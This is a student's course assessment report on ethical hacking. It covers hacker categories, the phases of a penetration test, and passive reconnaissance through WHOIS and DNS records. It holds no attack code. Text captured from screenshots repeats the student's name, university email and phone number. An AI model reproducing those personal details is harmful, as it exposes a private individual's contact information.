Ethical Hacking and Vulnerability Analysis Assessment

CSEC 44062 - Ethical Hacking and Vulnerability Analysis

CS/2017/047
P. L. I. Umayanga

Table of Contents

1 Hacking

1.1 Introduction

Hacking is identified as taking advantage of the vulnerability of a user or an organization to gain access to a PC or an organizational network of computers. Hacking can be used not only for compromising someone but also for education and pen-testing purposes. The person who conducts the hacking tasks is called a Hacker. Hacking can be ethical or non-ethical according to the purpose of the hacker. According to the purpose, hackers can be categorized into several types.[1]

1.2 Hackers

A hacker is a person who tries to gain access to other's PCs. As mentioned above, according to the purpose of the hacker, they can be divided mainly into three categories. They are White hat hackers, Black hat hackers, and Gray hat hackers.[2]

1.2.1 White Hat Hackers

White hat hackers are security experts in organizations. They work in government and private organizations to do security-related things for their organization's systems and prevent Cybercrimes. They do the pen tests, explore their systems' security weaknesses, patch them, and prevent attacks from outsiders to the company. They have permission to do the hacks for testing purposes.[2]

1.2.2 Black Hat Hackers

Black hat hackers are hackers with criminal intentions, the opposite of White hat hackers. The goal of their attacks is to destroy systems or steal information from systems. After they steal the information from the victims, they sell them to other parties to earn money. Most Black hat hackers attack financial organizations such as banks, insurance companies, etc. And also, these hackers don’t have licenses.[2]

1.2.3 Gray Hat Hackers

Gray hat hackers are the hackers who lie between the White and Black hat hackers. These hackers can be done either good things or bad things. They always try to make money with their tasks. Gray hat hackers hack into the systems but don’t tell others how to do it. Although they do hacks

and gain information, they don't destroy that information like Black hat hackers. Gray hat hackers also don’t have licenses. Therefore, they also do things illegally.[2]

1.3 Ethical Hacking

Based on the hacker's intention, hacking can be done ethically or unethically. The intention of ethical hacking is good rather than unethical hacking. Ethical hacking is an authorized way to make an unauthorized attempt to go inside a computer. They don’t want to harm the systems and want to prevent and ensure the security of the systems. Mostly ethical hackers are white hat hackers. They test their organizations' security using penetration tests and patch the vulnerabilities of the systems. Their responsibility is to protect their organization's systems from the attacks of the outside world. Within the ethical hacking approach, there are many types of hackers.[3] Some of them are;

1.3.1 White Box Penetration Testers

White box penetration testers are the pen testers who are specialists in this pen testing. They have a complete understanding of the system and network that they are going to test. White box penetration testers help the company identify its system and network vulnerabilities and provide solutions to those vulnerabilities.[3]

1.3.2 Licensed Penetration Testers

Licensed penetration testers, aka certified ethical hackers, have the authority in ethical hacking. They are White box hackers. Their responsibility is to find vulnerabilities and loopholes in organizational systems and networks.[3]

1.3.3 Cyber Warrior

A cyber warrior is also an authorized hacker a company hires and allows to get access to the company's system and network to find and fix vulnerabilities. Initially, the hacker does not have an understanding of the system and network of the company. But after the hacker enters the company's system and network, the hacker fully understands the vulnerabilities.[3]

The ethical hacking process can be divided into five phases. They are, respectively,[4]

- The Reconnaissance Phase
- The Scanning Phase
- The Gaining Access Phase
- The Maintaining Access Phase
- The Covering of Tracks Phase

2 The Reconnaissance Phase

This reconnaissance phase is the first phase of the ethical hacking process. The ethical hacker gains information about the target system and network in this phase. For that, the ethical hacker looks at the IP addresses, URLs, DNS records, etc. There are two methods in this reconnaissance phase. They are;[4]

- Active reconnaissance
- Passive reconnaissance

2.1 Active Reconnaissance

In Active reconnaissance, the attacker gains information about the system from engaging with that system. But it is risky because the attacker must reach the target system to gather information about that system and its vulnerabilities. There are several methods for active reconnaissance. Active scanning is one method. In this method, the attacker performs port scanning and OS fingerprinting tasks. And also, the attacker can use social engineering techniques as another method to fulfill Active reconnaissance. War driving is also another method of active reconnaissance. In this method, the attacker scans the wifi networks. The attacker uses rogue access points or evil twin attacks for War driving. Using drones is another method of active reconnaissance. Using this method, hackers place malicious pen drives in the victim's places.[4]

2.2 Passive Reconnaissance


Passive reconnaissance methods are less risky than Active reconnaissance. Using these methods, without gathering with the victim, the attacker observes the traffic that receives to their target and the information that can get publicly available. Using the internet, the attacker can find the victim's background information, such as organization websites, IP addresses, DNS servers, contact details,

etc. Because this information is gathered using a web search, the victim cannot identify the attacker. There are many Passive reconnaissance methods available. They are,[4]


- Reconnaissance via WHOIS
- Reconnaissance via DNS
- Reconnaissance via network ranges
- Reconnaissance via search engines
- Reconnaissance via websites
- Reconnaissance via competitive intelligent
- Reconnaissance via google hacking
- Reconnaissance via Social Engineering


2.2.1 Reconnaissance via WHOIS


WHOIS is a publicly available database that contains the details of websites such as name, domain started date, domain updated date, domain expiration date, name server details, etc. This database is available at "https://who.is/". The following figure shows the home page of this website.



To get the details, you should give the website's domain name or IP address. The following figures show the WHOIS search results for “google.com”.


Running] - Oracle VM VirtualBox
My Account
https://myaccount.microsof
Kali Linux Kali Tools Kali Docs Kali Forums
University of Kelaniya Sri Lanka
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
google.com whois lookup
https://who.is/whois/google.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
who.is
Search for domains or IP addresses...
Premium Domains Transfer Features Login Sign Up
Interested in domain names? Click here to stay up to date with domain name news and promotions at Name.com
google.com is already registered. Interested in buying it? Make an Offer
.com .net .org .co .io .app
Taken
.live
Taken
cached
google.com
whois information
Whois DNS Records Diagnostics
cache expires in 18 hours, 56 minutes and 34 seconds
refresh
Registrar Info
Name MarkMonitor, Inc.
Whois Server whois.markmonitor.com
Use promo code WHOIS to save 15% on your first Name.com order.
Name.com


[Running] - Oracle VM VirtualBox
My Account
https://myaccount.microsof
Kali Linux Kali Tools Kali Docs Kali Forums
University of Kelaniya Sri Lanka
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
google.com whois lookup
https://who.is/whois/google.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
who.is
Search for domains or IP addresses...
Premium Domains Transfer Features Login Sign Up
Registrar Info
Name MarkMonitor, Inc.
Whois Server whois.markmonitor.com
Referral URL http://www.markmonitor.com
Status clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited)
clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited)
serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)
Important Dates
Expires On 2028-09-13
Registered On 1997-09-15
Updated On 2019-09-09
Name Servers
ns1.google.com 216.239.32.10
ns2.google.com 216.239.34.10
ns3.google.com 216.239.36.10
Use promo code WHOIS to save 15% on your first Name.com order.
Name.com
Everything you need in one place.
SAVE 15% ON YOUR FIRST ORDER
USE PROMO CODE WHOIS
Name.com
Site Status
Status Active
Server Type gws
Suggested Domains for



2.2.2 Reconnaissance via DNS

DNS refers to Domain Name System. DNS converts the domain names into IP addresses to browse the websites. This service is supplied using DNS servers. They map the domain names that the users request into the IP addresses. The association instructions between the IP addresses and the domain names are called DNS records. The following shows examples of several types of DNS records and their usage.

A record - holds the IPv4 address of a domain


AAAA record - contains the IPv6 address for a domain

CNAME record - forwards one domain or subdomain to another domain (doesn't provide an IP address)


MX record - directs mail to an email server


NS record – stores the name server for a DNS entry


Using the above "WHOIS" database, we can also find the DNS records according to our domain. The following figure shows the DNS records of the "kln.ac.lk" website (University of Kelaniya).




